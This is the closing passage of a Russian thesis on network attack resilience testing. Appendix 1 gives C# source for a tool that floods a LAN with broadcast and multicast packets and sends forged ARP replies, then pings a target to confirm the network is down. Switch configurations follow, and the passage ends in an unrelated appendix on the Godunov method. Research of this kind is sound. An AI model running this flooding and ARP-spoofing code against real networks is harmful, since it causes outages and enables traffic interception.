Таким образом, получаем

$$\Phi_{л} = \frac{300 \cdot 18 \cdot 1.2}{0.52 \cdot 5 \cdot 1} = 2492{,}30 \text{ лм.}$$

В то же время в настоящее время имеются лампы с $\Phi_{л} = 660$ лм.[57]

Отсюда можно сделать вывод о том, что требуются другие лампы с большим световым потоком. Так как невозможно найти лампы с цоколем *E14*, использующиеся на текущий момент для освещения, со световым потоком более 2492.3лм, то следует:

1. Сменить текущие лампы накаливания на компактные люминесцентные лампы серии *NCL-SF10-20-827-E14*[58] со световым потоком 1290 лм.

2. Использовать дополнительную настольную лампу, с лампой типа *NCL-SH10-30-827-E27* со световым потоком в 2000 лм.

Следует отметить, что для правильного освещения помимо использования правильной системы освещения необходимо размещать компьютер так, чтобы свет (естественный или искусственный) падал сбоку слева.

3.4. Выводы

В данном разделе были рассмотрены вредные факторы, воздействующие на пользователя компьютера, требования к организации рабочего места и уровню освещенности.

В ходе работы было выяснено, что по многим параметрам имеющееся рабочее место не подходит для длительной работы с компьютером: недостаточная освещенность, плохая эргономичность рабочего места. Также было рекомендовано заменить лампы освещения на более мощные и использовать дополнительную настольную лампу.

Однако при соблюдении указанных норм и рекомендаций можно обеспечить безопасные условия труда при работе с ПК, при которых уровни перечисленных вредных воздействий сводятся к минимуму. Это позволяет сохранить здоровье и высокую работоспособность при регулярной длительной работе с ПК.

ЗАКЛЮЧЕНИЕ

1.Проведен анализ вычислительных сетей и их классификация. Изучены типы атак на вычислительные сети. Проведен обзор существующих программ для тестирования устойчивости сети.

2.Разработана структура и блок-схема алгоритма программы *LANTEST1* для тестирования устойчивости сети к трем типам атак.

3. Создана программа *LANTEST1* для тестирования устойчивости сети к трем типам атак: *Broadcast storm, Multicast Storm, ARP Spoofing*. Программа разработана в среде *Microsoft Visual Studio* с использованием объектно-ориентированного языка программирования *C#.*

4. Создан демо – стенд. Проведена настройка демо – стенда. Проведено тестирование программы *LANTEST1* на демо-стенде.

5.Проведен анализ результатов работы программы *LANTEST1*. Проведенный анализ позволяет прогнозировать устойчивости сети к трем типам атак и позволяет сетевому инженеру решить, какие действия необходимо выполнить для защиты от данных типов атак.

6. В разделе дипломной работы «Экономическая часть», содержащем обоснование экономической целесообразности внедрения компьютерных систем в процесс построения и настройки сети, проведены вычисления затрат на создание программного продукта, определены себестоимость и цена разработанного программного продукта, произведена оценка его эффективности.

7. Раздел дипломной работы «Охрана труда и окружающей среды» содержит анализы влияния компьютера на состояние здоровья человека, основных групп факторов неблагоприятного воздействия на пользователей персональных компьютеров и отражает существующие правила безопасности для обеспечения допустимых условий труда.

8.Результаты работы докладывались на 12 Международной конференции "Авиация и космонавтика-2013" и опубликованы тезисы доклада.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Федеральная целевая программа "Модернизация Единой системы организации воздушного движения Российской Федерации (2009-2015 годы)" [электронный ресурс]. http://www.gamc.ru/fcp/passport.htm

2. Международный аэропорт Донецк стал первым IP-аэропортом в Украине [электронный ресурс]. - *http://www.cisco.com/web/RU/news/releases/txt/2012/041912e.html*

3. Аэропорт Домодедово. Развертывание беспроводной инфраструктуры. [электронный ресурс]. - *http://www.pilot.ru/main/decision/special/network/domodedovo*

4. Дуглас Э. Камер. Сети TCP/IP. Том 1. Принципы, протоколы и структура. : Вильямс, 2003. . — 880 с.

5. Кадер М. Типы сетевых атак, их описания, средства борьбы.Cisco. [электронный ресурс]. http://lagman-join.narod.ru/spy/CNEWS/cisco_attacks.html

6. Норткат С., Новак Д.. Обнаружение нарушений безопасности в сетях. 3-е изд. : Вильямс, 2003. — 448 с.

7. Леинванд А., Пински Б. Конфигурирование маршрутизаторов *Cisco*. 2-е изд.: Вильямс, 2001. — 368 с.

8. *INTERNET PROTOCOL* [электронный ресурс]. *http://tools.ietf.org/html/rfc791*

9. М ак-Квери С., Хьюкаби Д.. Руководство Cisco по конфигурированию коммутаторов Catalyst.: Вильямс. 2004.— 516 с.

10.*Steward B. CCNP TSHOOT 642-832 Quick Reference.:Cisco Press* 2010. [электронный ресурс]. *http://www.ciscopress.com/store/ccnp-tshoot-642-832-quick-reference-9781587143663*

11. Дэвид В. Чепмен, мл., Фокс Э. Брандмауэры Cisco Secure PIX.: Вильямс, 2003. — 384 с.

12.Боршевников А. Е. Сетевые атаки. Виды. Способы борьбы [Текст] / А. Е. Боршевников // В сб. Материалы Международной научной конференции

«Современные тенденции технических наук ». (г. Уфа, октябрь 2011 г.). — Уфа, 2011. — С. 8-13.

13.Сайты пяти российских банков подверглись *DDoS*-атакам [электронный ресурс]. *http://www.m24.ru/articles/27490*

14.Мощность *DDoS*-атак в Рунете увеличилась в 10 раз [электронный ресурс]. *http://www.m24.ru/articles/20696*

15.Группа хакеров совершила *DDoS*-атаку на сайт канала *Russia Today* [электронный ресурс]. *http://www.m24.ru/articles/18990*

16.Крупнейшая в истории *DDoS* атака замедлила интернет по всему миру [электронный ресурс]. *http://www.m24.ru/articles/15290*

17.Хакеры похитили данные 250 тысяч пользователей *Twitter* [электронный ресурс]. *http://www.m24.ru/news/4083*

18.В результате атаки хакеров пострадали более двух миллионов пользователей социальных сетей [электронный ресурс]. - *http://www.osp.ru/news/2013/1205/13022328/*

19.Два года условно за минуту участия в *DDoS* [электронный ресурс]. - *http://threatpost.ru/2013/12/07/dva_goda_uslovno_za_minutu_uchastija_v_ddos/*

20.*US-CERT* предупреждает о росте числа заражений CryptoLocker [электронный ресурс]. *http://threatpost.ru/2013/11/09/us-cert_preduprezhdaet_o_roste_chisla_zarazhenij_cryptolocker/*

21.Воры, укравшие биткойны на $100 млн, пытаются замести следы [электронный ресурс]. *http://threatpost.ru/2013/12/06/vory-ukravshie-bitkojnov-na-100-mln-py-tayutsya-zamesti-sledy/*

22.Сетевые атаки продолжаются – сегодня атаке подвергся сайт Yle [электронный ресурс]. - *http://yle.fi/uutiset/setevye_ataki_prodolzhayutsya__segodnya_atake_podvergsya_sait_yle/6604756*

23.После скандального сюжета на сайт НТВ обрушилась хакерская атака [электронный ресурс]. - *http://top.rbc.ru/society/16/03/2012/642089.shtml*

24.Хакеры похищают из Российских банков 10-20 млн. руб. ежедневно

[электронный ресурс]. *http://www.securitylab.ru/news/426234.php*

25.Хакеры, взломавшие *PayPal*, признали свою вину [электронный ресурс]. - *http://www.vestifinance.ru/articles/36533*

26.Что такое *LOIC*?// // Электронный журнал «Хакер» 09.12.2010 [электронный ресурс]. *http://www.xakep.ru/post/54255/*

27.*IP multicasting in C#* [электронный ресурс]. http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1112.html, http:// jobtools.ru/2013/06/ip-multicasting-в-c

28.Вдовин В.А., Дегтярев А.В., Оганов В.А. Экономическая эффективность разработки информационных систем и технологий. Учебное пособие. — М.: Доброе слово, 2006. — 152 с.

29.Каталог товаров - Бумага [электронный ресурс] *http://www.komus.ru/product/13500/*

30.Каталог товаров - Картридж лазерный *Xerox* [электронный ресурс] *http://tech.komus.ru/product/113444/?u_source=consum&u_medium=free&u_campaign=doprodagi&u_content=type304*

31.Каталог товаров - Набор *PILOT* [электронный ресурс] *http://www.komus.ru/product/268015/http://www.komus.ru/product/268015/*

32.Каталог товаров - Папка файлов *ATTACHE KT-80/06* [электронный ресурс] *http://www.komus.ru/product/112326/*

33.Каталог товаров - *Acer ASPIRE V5-472G-53334G50a* [электронный ресурс] *http://market.yandex.ru/model-spec.xml?CMD=-RR=9,0,0,0-PF=1801946~EQ~sel~3598551-PF=2142398356~EQ~sel~x535586665-VIS=70-CAT_ID=432460-EXC=1-PG=10&modelid=10480742&hid=91013*

34.Каталог товаров - *Lenovo M490s* [электронный ресурс] *http://market.yandex.ru/model-spec.xml?CMD=-RR=9,0,0,0-PF=1801946~EQ~sel~1871127-PF=2142398356~EQ~sel~x515908713-VIS=70-CAT_ID=432460-EXC=1-PG=10&modelid=10403869&hid=91013*

35.Каталог товаров - *ASUS X450CC* [электронный ресурс] *http://market.yandex.ru/model-spec.xml?CMD=-RR=9,0,0,0-PF=1801946~EQ~sel~1870655-PF=2142398356~EQ~sel~x516501097-VIS=70-*

CAT_ID=432460-EXC=1-PG=10&modelid=10406189&hid=91013

36.Каталог товаров - *Lenovo THINKPAD Edge E530* [электронный ресурс] *http://market.yandex.ru/offers.xml?modelid=9362613&hid=91013&hyperid=9362613&grhow=shop*

37.Накладные расходы [электронный ресурс]. - *http://www.center-yf.ru/data/Buhgalteru/Nakladnye-rashody.php*

38.Таблица тарифов поездок на метро - Транспортная карта «Тройка» [электронный ресурс] *http://troika.mos.ru/tariffs/table/*

39.Белов С.В. Безопасность жизнедеятельности Учебник для вузов. 2-е изд.: — М.: Высшая школа, 2007. . — 616 с.

40.СанПиН 2.2.2/2.4.1340-03 ГИГИЕНИЧЕСКИЕ ТРЕБОВАНИЯ К ПЕРСОНАЛЬНЫМ ЭЛЕКТРОННО-ВЫЧИСЛИТЕЛЬНЫМ МАШИНАМ И ОРГАНИЗАЦИИ РАБОТЫ [электронный ресурс]. *http://www.standartov.ru/norma_doc/39/39082/index.htm*

41. Айзенберг Ю.Б. Справочная книга по светотехнике. — М.: Энергоатомиздам, 1983. — 472 с.

42.Санитарные нормы и правила СНиП 23-05-95*. Естественное и искусственное освещение. — М.: Изд-во стандартов, 2003. СНиП 23-05-95. Естественное и искусственное освещение. [электронный ресурс]. *http://files.stroyinf.ru/Data1/1/1898*

43.СанПиН 2.2.4.548-96. Гигиенические требования к микроклимату производственных помещений. [электронный ресурс] *http:// www.rg.ru/2010/07/15/sanpin548-dok.html*

44.Бобков Н.И. Голованова Т.В. Охрана труда на ВЦ: Методические указания к дипломному проектированию. — М.: Изд-во МАИ,1995.

45.Руководство Р 2.2.2006-05. Руководство по гигиенической оценке факторов рабочей среды и трудового процесса. Критерии и классификация условий труда. [электронный ресурс]. *http://www.kadrovik.ru/docs/rukovodstvo.2.2.2006-05.htm*

46.Березин В.М.. Дайнов М.И. Защита от вредных производственных факторов при работе с ПЭВМ. Учебное пособие. . — М. :Изд-во МАИ, 2003.

47.Гост 12.1.005-88. Общие санитарно-гигиенические требования к воздуху рабочей зоны. [электронный ресурс] *http://www.RosTeplo.ru/Npb_files/npb_shablon.php?id=666*

48.Шилдт Г. *C#* 4.0 полное руководство.– М.:Вильямс,2010.–1056 с.

49.Культин Н.Б. *Microsoft Visual C#* в задачах и примерах. – СПб.: БХВ-Петербург, 2009. – 320 с.

50.Нэш Т. *C#* 2010: ускоренный курс для профессионалов.: Пер. с англ.: Вильямс, 2010. — 592 с.

51.Троелсен Э. Язык программирования *C#* 2010 и платформа .NET 4.0, 5-е изд. Пер. с англ.: Вильямс, 2011. — 1392 с.

52.Мак-Дональд М. *WPF 4: Windows Presentation Foundation* в *.NET 4.0* с примерами на *C#* 2010 для профессионалов. : Пер. с англ.: Вильямс, 2011. — 1024 с.

53.Петцольд Ч. Программирование с использованием *Microsoft Windows Forms.* Мастер-класс / Пер. с англ. — М.: Русская Редакция; СПб.: Питер, 2006. — 432 с.

54.Скит Д. *C#*: программирование для профессионалов, 2-е изд.: Вильямс, 2011. — 544 с.

55.Костин И.А., Третьякова О.Н. О передаче данных с наименьшими задержками по времени в локальной вычислительной сети.// В сб.: Материалы 12 Международной конференции "Авиация и космонавтика-2013". 12-15 ноября 2013г., Москва, Тезисы докладов. — СПб.: Мастерская печати, 2013. С.140-142.

ПРИЛОЖЕНИЯ

ПРИЛОЖЕНИЕ 1. ИСХОДНЫЙ КОД ПРОГРАММЫ: «ПРОГРАММА *LANTEST1* МОДЕЛИРОВАНИЯ СЕТЕВЫХ АТАК ДЛЯ ТЕСТИРОВАНИЯ УСТОЙЧИВОСТИ ЛОКАЛЬНЫХ ВЫЧИСЛИТЕЛЬНЫХ СЕТЕЙ»

Файл Form.cs

```
using System;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Net.NetworkInformation;
using SharpPcap;
namespace stormall
{
public partial class Form1 : Form
{
int count = 0;
int s = 0;
public Form1()
{
InitializeComponent();
}
private void button1_Click(object sender, EventArgs e)
{
//проверка на ввод даных
if (sizePack.Text == string.Empty || ipadress.Text ==string.Empty)
{
```

```
MessageBox.Show("Введите все даные","Error",MessageBoxButtons.OK);
return;
}
//конец проверки
// start broadcast if
if (Broadcast_storm.Checked)
{
for (var k = 0; k < Convert.ToInt16(countPack.Text); k++)
{
if (indicator.Text == "OK")
{
//вызов метода бродкаст
var sendbroadcast = new broadcast(Convert.ToInt16(sizePack.Text),(ICaptureDevice)cbBroadcastDevices.SelectedItem);
//запускаем счеткчик времени пока будет работать рассылка пакета
timer2.Enabled = true;
//запускаем пинг
timer1.Enabled = true;
}
else
{
//выключаем счетчик времени и пинг
timer1.Enabled = false;
timer2.Enabled = false;
//сообщение о том что сеть не работает
MessageBox.Show(time_storm.Text, "Ура сеть не работает, время потрачено:", MessageBoxButtons.OK);
break;
}
```

```
}
}
//end broadcast if
//multicast start
if (Multicast_storm.Checked)
{
for (var k = 0; k < Convert.ToInt16(countPack.Text); k++)
{
if (indicator.Text == "OK")
{
//вызов метода мультикаст
var sendmulticast = new multicast("224.5.6.7", "5000", "1",
Convert.ToInt16(sizePack.Text));
//запускаем счеткчик времени пока будет работать рассылка пакета
timer2.Enabled = true;
//запускаем пинг
timer1.Enabled = true;
}
else
{
timer1.Enabled = false;
timer2.Enabled = false;
MessageBox.Show(time_storm.Text, "Ура сеть не работает: времени
потрачено:", MessageBoxButtons.OK);
}
}
//multicast end
}
//arp spoofing
if (ARP.Checked)
```

```
{
for (var k = 0; k < Convert.ToInt16(countPack.Text); k++)
{
if (indicator.Text == "OK")
{
//вызов метода арп спулинга
var sendarp = new arp();
//запускаем счетчик времени пока будет работать рассылка пакета
timer2.Enabled = true;
//запускаем пинг
timer1.Enabled = true;
}
else
{
timer1.Enabled = false;
timer2.Enabled = false;
MessageBox.Show(time_storm.Text, "Ура сеть не работает: времени потрачено:", MessageBoxButtons.OK);
}
}
}
}
private void timer1_Tick(object sender, EventArgs e)
{
count++;
//countping.Text = count.ToString();
//**********************************start ping************************
Ping pingSender = new Ping();
PingOptions options = new PingOptions();
// Use the default Ttl value which is 128,
```

```
// but change the fragmentation behavior.
options.DontFragment = true;
// Create a buffer of 32 bytes of data to be transmitted.
string data = "bb";
byte[] buffer = Encoding.ASCII.GetBytes(data);
int timeout = 120;
var ipTxt = ipadress.Lines[0].Replace(",",".");
PingReply reply = pingSender.Send(ipTxt, timeout, buffer, options);
if (reply.Status == IPStatus.Success)
{
indicator.Text = "OK";
for (var i = 0; i <= 100; i = i + 10)
{
progressBar1.BackColor = Color.Green;
progressBar1.ForeColor = Color.Pink;
progressBar1.Style = System.Windows.Forms.ProgressBarStyle.Continuous;
//  progressBar1.Value = i;
}
}
else
{
indicator.Text = "fail network!";
for (var i = 0; i <= 100; i = i + 10)
{
progressBar1.BackColor = Color.Red;
progressBar1.ForeColor = Color.Pink;
progressBar1.Style = System.Windows.Forms.ProgressBarStyle.Continuous;
//progressBar1.Value = i;
}
//**********end_ping**********
```

```
}
}
private void timer2_Tick(object sender, EventArgs e)
{
s++;
int s1 = s % 60;
int h = s / 3600;
int m = s / 60 - h * 60;
time_storm.Text = h.ToString() + ":" + m.ToString() + ":" + s1.ToString();
}
private void button2_Click(object sender, EventArgs e)
{
timer1.Enabled = false;
}
private void ARP_CheckedChanged(object sender, EventArgs e)
{
sizePack.Text = "0";
sizePack.Enabled = !ARP.Checked;
}
private void sizePack_KeyPress(object sender, KeyPressEventArgs e)
{
if (!Char.IsDigit(e.KeyChar) && e.KeyChar != Convert.ToChar(8))
{
e.Handled = true;
}
}
private void countPack_KeyPress(object sender, KeyPressEventArgs e)
{
if (!Char.IsDigit(e.KeyChar) && e.KeyChar != Convert.ToChar(8))
{
```

```
e.Handled = true;
}
}
private void Broadcast_storm_CheckedChanged(object sender, EventArgs e)
{
cbBroadcastDevices.Visible = Broadcast_storm.Checked;
lbBroadcastDevices.Visible = Broadcast_storm.Checked;
if (Broadcast_storm.Checked)
{
CaptureDeviceList devices = CaptureDeviceList.Instance;
cbBroadcastDevices.DataSource = devices;
cbBroadcastDevices.DisplayMember = "Description";
cbBroadcastDevices.DropDownWidth = 300;
}
}
}
}
```

Файл Program.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Windows.Forms;
namespace stormall
{
static class Program
{
/// <summary>
/// Главная точка входа для приложения.
```

```
/// </summary>
[STAThread]
static void Main()
{
//выключено чтобы можно было менять цвет
//Application.EnableVisualStyles();
Application.SetCompatibleTextRenderingDefault(false);
Application.Run(new Form1());
}
}
}
```

Файл broadcast.cs

```
using System;
using System.Linq;
using SharpPcap;
using System.Windows.Forms;
namespace stormall
{
public class broadcast
{
public broadcast(Int16 size, ICaptureDevice device)
{
if (device == null)
{
MessageBox.Show("Ошибка при открытии устройства отправки пакетов", "Error", MessageBoxButtons.OKCancel);
return;
}
```

```
//Октрытие устройства сетевой для передаки пакета
device.Open();
byte[] packet = new byte[size]; //собственно наш пакет
//MAC-адрес получателя
packet[0] = 0xFF;
packet[1] = 0xFF;
packet[2] = 0xFF;
packet[3] = 0xFF;
packet[4] = 0xFF;
packet[5] = 0xFF;
//MAC-адрес отправителя
packet[6] = 0x08;
packet[7] = 0x00;
packet[8] = 0x27;
packet[9] = 0xca;
packet[10] = 0xb8;
packet[11] = 0x44;
//Формирование IP-заголовка
packet[12] = 0x08;
packet[13] = 0x00;
packet[14] = 0x45;
packet[15] = 0x00;
//Длинна пакета
packet[16] = 0x05;
packet[17] = 0xDC;
packet[18] = 0x11; //id
packet[19] = 0x22;
packet[20] = 0; //фрагментацию отключаем
packet[21] = 0;
packet[22] = 0x80; //ttl
```

```
packet[23] = 1; //icmp
packet[24] = 0; //контрольная сумма
packet[25] = 0;
//От кого
packet[26] = 10;
packet[27] = 0;
packet[28] = 1;
packet[29] = 6;
//куда
packet[30] = 1;
packet[31] = 1;
packet[32] = 1;
packet[33] = 1;
//*******************************************************
packet[34] = 8; //icmp
packet[35] = 0;
packet[36] = 0x29; //csum
packet[37] = 0x31;
packet[38] = 0x11; //icmp
packet[39] = 0x11;
packet[40] = 0x22; //csum
packet[41] = 0x22;
for (var i = 42; i < size; i++)
{
packet[i] = Convert.ToByte('A');
}
try
{
device.SendPacket(packet);
}
```

```
catch
{
MessageBox.Show("Ошибка отправки пакетов", "Error",
MessageBoxButtons.OKCancel);
}
// Закрываем устройство
device.Close();
}
//end broadcast if
}
}
```

Файл mcast.cs

```
using System;
using System.Net;
using System.Net.Sockets;
namespace stormall
{
public class multicast
{
public multicast(string mcastGroup, string port, string ttl, Int16 size)
{
IPAddress ip;
try
{
ip=IPAddress.Parse(mcastGroup);
Socket s=new Socket(AddressFamily.InterNetwork, SocketType.Dgram,
ProtocolType.Udp);
s.SetSocketOption(SocketOptionLevel.IP, SocketOptionName.AddMembership,
```

```
new MulticastOption(ip));
s.SetSocketOption(SocketOptionLevel.IP,SocketOptionName.MulticastTimeToLi
ve, int.Parse(ttl));
byte[] b=new byte[Convert.ToByte(size)-42];
for(int x=0;x<b.Length;x++) b[x]=(byte)(x+65);
IPEndPoint ipep=new IPEndPoint(IPAddress.Parse(mcastGroup),int.Parse(port));
s.Connect(ipep);
s.Send(b,b.Length,SocketFlags.None);
s.Close();
}
catch(System.Exception e) { Console.Error.WriteLine(e.Message); }
}
}
}
```

Файл arp.cs

```
using System;
using System.Linq;
using SharpPcap;
using PacketDotNet;
namespace stormall
{
public class arp
{
/// <summary>
/// Клас для ловли арп запросов
/// </summary>
public arp ()
{
```

```
CaptureDeviceList devices = CaptureDeviceList.Instance;
ICaptureDevice device = devices.FirstOrDefault();
// регистрируем событие, которое срабатывает, когда пришел новый пакет
device.OnPacketArrival += new PacketArrivalEventHandler(Program_OnPacketArrival);
// открываем в режиме promiscuous, поддерживается также нормальный режим
device.Open(DeviceMode.Promiscuous, 1000);
// начинаем захват пакетов
device.Capture();
}
public void Program_OnPacketArrival(object sender, CaptureEventArgs e)
{
// парсинг всего пакета
Packet packet = Packet.ParsePacket(e.Packet.LinkLayerType, e.Packet.Data);
// получение только ARP пакет из всего фрейма
var arpPacket = ARPPacket.GetEncapsulated(packet);
DateTime time = e.Packet.Timeval.Date;
int len = e.Packet.Data.Length;
if (arpPacket != null)
{
//Берем из арп пакета только айпи и мак отправителя, на которые мы будем отправлят арп ответ
//Собственно получаем айпи
var ip = arpPacket.SenderProtocolAddress.ToString();
//И мак адрес
var mac = arpPacket.SenderHardwareAddress.ToString();
//Вызов метода класа отправки арп ответа (передача параметров (айпи, и мак адреса получателя ответа))
var SendArpRequest = new sendArp(ip,mac);
```

```
}
}
}
}
```

Файл arpsend.cs

```
using System.Linq;
using SharpPcap;
using PacketDotNet;
using System.Net.NetworkInformation;
using System.Net;
using System;
namespace stormall
{
public class sendArp
{
public sendArp (string senIp, string senMac)
{
//получаем список сетевых устройствб и их описание(мак адрес, название, айпи адрес)
CaptureDeviceList devices = CaptureDeviceList.Instance;
ICaptureDevice device = devices.FirstOrDefault();
//получаем свой айпи для оправки арп ответа
String host = System.Net.Dns.GetHostName();
System.Net.IPAddress ip = System.Net.Dns.GetHostByName(host).AddressList[0];
//открываем устройство
device.Open();
//формируем арп ответ (указываем себя в качестве отправителя ответа, и
```

```
указываем в качестве получателя узел которые прислал арп запрос, получены из класса "arp")
ARPPacket arpPacket = new ARPPacket(ARPOperation.Response, PhysicalAddress.Parse(senMac), IPAddress.Parse(senIp), device.MacAddress, ip);
//---------------------------------------------- закоментированый код ниже для отправки арп ответа всем в сети (бродкаст), можно использовать как и отправка арп запроса если нужно
//EthernetPacket ethPacket = new EthernetPacket(PhysicalAddress.Parse("001122334477"), PhysicalAddress.Parse("FFFFFFFFFFFF"), EthernetPacketType.Arp);
//ethPacket.PayloadPacket = arpPacket;
//device.SendPacket(ethPacket);
//----------------------------------------------
//отправка арп ответа
device.SendPacket(arpPacket);
}
}
}
```

ПРИЛОЖЕНИЕ 2. КОНФИГУРАЦИЯ КОММУТАТОРОВ

```
SW-1#sh run
Building configuration...

Current configuration : 3382 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SW-1
!
boot-start-marker
boot-end-marker
!
!
!
!
no aaa new-model
!
!
vtp domain CCIE
```

```
vtp mode transparent
!
!
crypto pki trustpoint TP-self-signed-2648047744
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-2648047744
 revocation-check none
 rsakeypair TP-self-signed-2648047744
!
!
crypto pki certificate chain TP-self-signed-2648047744
 certificate self-signed 01
  3082023D 308201A6 A0030201 02020101 300D0609 2A864886 F70D0101
04050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 32363438 30343737 3434301E 170D3933 30333031
30303031
  33385A17 0D323030 31303130 30303030 305A3031 312F302D 06035504
03132649
  4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D32
36343830
  34373734 3430819F 300D0609 2A864886 F70D0101 01050003 818D0030
81890281
  8100B168 6D0D879D 0790FAA0 646A78AA 7F14EC98 69ED541A 869EF1F0
6CC72D58
  F909F198 897E386A A1578107 0459C1B5 B6C7EB95 DCF6E734 6FEC862A
A01D1752
```

09608B70 02B61C8D E69709F3 5FE326AB 855A49AE A9AF95BD 806A7864 E4F6773B

C6C4AE16 BDB9BE57 E02EE388 B263B33A 6CCF4F76 036470EE 710D3BF7 343C54C4

A2610203 010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603

551D1104 09300782 0553572D 312E301F 0603551D 23041830 16801468 3C01E29C

40A1D7C3 11481272 1D2CBC22 E2821030 1D060355 1D0E0416 0414683C 01E29C40

A1D7C311 4812721D 2CBC22E2 8210300D 06092A86 4886F70D 01010405 00038181

0011C0CD 9E44CB9F 15688E3B DEB67A9D BF107FED F0C7E076 8E7C5CAD 542951DF

64FC0786 01C3DA42 EB300E94 871B6FF6 CD0BA19A 9897B54E 872D565F 9C7C869E

CF107471 955ED5ED 0B37B590 A0B55F9C 0BB65D77 2F1D4972 246DEF55 CD7E6EFE

D4EEA944 3CF324A9 02CB9084 AB889DF0 65F56D08 EBA6CD5F 0BCCBBF1 08DF8E24 36

quit

spanning-tree mode pvst

spanning-tree extend system-id

!

!

!

!

vlan internal allocation policy ascending

!

```
vlan 10
!
vlan 30
 name TRUNK
!
vlan 40
 name ACCESS
!
vlan 801
 name STP_1
!
vlan 802
 name STP_2
!
vlan 803
 name STP_3
!
vlan 999-1001
!
!
!
interface GigabitEthernet0/1
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
```

```
interface GigabitEthernet0/2
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/3
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/4
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/5
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/6
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/7
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/8
```

```
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/9
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface GigabitEthernet0/10
 switchport trunk allowed vlan 30
 switchport mode trunk
 switchport priority extend trust
!
interface Vlan1
 no ip address
!
interface Vlan30
 ip address 192.168.88.2 255.255.255.0
!
interface Vlan40
 ip address 10.1.1.1 255.255.255.0
!
ip http server
ip http secure-server
ip sla enable reaction-alerts
!
```

```
line con 0
line vty 0 4
 logging synchronous
 login
line vty 5 15
 login
!
end


SW-3#sh run
Building configuration...

Current configuration : 3101 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SW-3
!
boot-start-marker
boot-end-marker
```

```
!
!
no aaa new-model
system mtu routing 1500
vtp domain CCIE
vtp mode transparent
ip subnet-zero
!
!
!
!
crypto pki trustpoint TP-self-signed-1973639040
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-1973639040
 revocation-check none
 rsakeypair TP-self-signed-1973639040
!
!
crypto pki certificate chain TP-self-signed-1973639040
 certificate self-signed 01
  3082023D 308201A6 A0030201 02020101 300D0609 2A864886 F70D0101
04050030
  31312F30 2D060355 04031326 494F532D 53656C66 2D536967 6E65642D
43657274
  69666963 6174652D 31393733 36333930 3430301E 170D3933 30333031
30303031
```

30335A17 0D323030 31303130 30303030 305A3031 312F302D 06035504 03132649

4F532D53 656C662D 5369676E 65642D43 65727469 66696361 74652D31 39373336

33393034 3030819F 300D0609 2A864886 F70D0101 01050003 818D0030 81890281

8100D181 878B6F05 3CECD070 AB97877F FD1F85BA 7B4A9B26 C50FB21B C6AA3E48

0ADC0EED 169449A4 AB18FCF9 2D5DF50A FE985890 EA933FDE 9345A83A A9C94731

22DE2A8F D8D6E5D2 C7AF4AF2 46BCE806 28D83725 2373E272 EC8BE580 78B5A324

D33A7B1C 7CE29AEA 8DB7C4AC D3D151DF 57E2FDC9 46F0A3B9 96932949 34B196B3

78250203 010001A3 65306330 0F060355 1D130101 FF040530 030101FF 30100603

551D1104 09300782 0553572D 332E301F 0603551D 23041830 16801460 F473FA07

638D8434 5F51AF32 CCF8C98F 06AB6130 1D060355 1D0E0416 041460F4 73FA0763

8D84345F 51AF32CC F8C98F06 AB61300D 06092A86 4886F70D 01010405 00038181

009535D5 3215A0A4 459C3515 9F13B565 636C06B3 47120E90 9712214A FE8D565A

377EB54B 16A1D844 FA5EF64C ECBF94C6 3A8ED625 1F8BE38A 4295A53E 33D9B28F

3FE130E4 77005292 FDAE180C CFA26514 927283E7 1AA2B8B6 D469AB9C 4930DF8A

B691973C 76182828 29CFC94D 34C7447B 50A4B4FC DF41312F D91CA223 7CDA3814 6A

```
 quit
!
!
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
vlan 10
!
vlan 30
 name TRUNK
!
vlan 40
 name ACCESS
!
vlan 801
 name STP_1
!
vlan 802
 name STP_2
!
```

```
vlan 803
 name STP_3
!
vlan 999-1001
!
!
!
interface GigabitEthernet0/1
 switchport access vlan 30
 switchport mode access
!
interface GigabitEthernet0/2
 switchport access vlan 40
 switchport mode access
!
interface GigabitEthernet0/3
 switchport access vlan 40
 switchport mode access
!
interface GigabitEthernet0/4
 switchport access vlan 40
 switchport mode access
!
interface GigabitEthernet0/5
 switchport access vlan 40
```

```
 switchport mode access
!
interface GigabitEthernet0/6
 switchport access vlan 40
 switchport mode access
!
interface GigabitEthernet0/7
 switchport access vlan 40
 switchport mode access
!
interface GigabitEthernet0/8
 switchport trunk allowed vlan 30,40
 switchport mode trunk
!
interface Vlan1
 no ip address
 no ip route-cache
 shutdown
!
interface Vlan30
 ip address 10.1.1.3 255.255.255.0
 no ip route-cache
!
ip http server
ip http secure-server
```

```
!
control-plane
!
!
line con 0
line vty 0 4
 login
line vty 5 15
 login
!
end
```

ПРИЛОЖЕНИЕ 3. МЕТОД ГОДУНОВА. ТЕСТ СОДА

Введение

Задача Римана о распаде произвольного разрыва – задача построения решения нестационарных уравнений механики сплошных сред в применении к распаду произвольного разрыва.

В данном случае решается одномерная задача о распаде произвольного разрыва: полагается, что до начального момента времени две области пространства с различными значениями термодинамических параметров (плотность, скорость и давление) были разделены тонкой перегородкой, а в начальный момент времени перегородку убирают.

Частным случаем задачи Римана является тест Сода, когда в начальный момент времени существует скачок давления между областями и обе скорости равны нулю. Самым важным шагом является качественное определение результата. Его вид показан на рисунке 1.18.

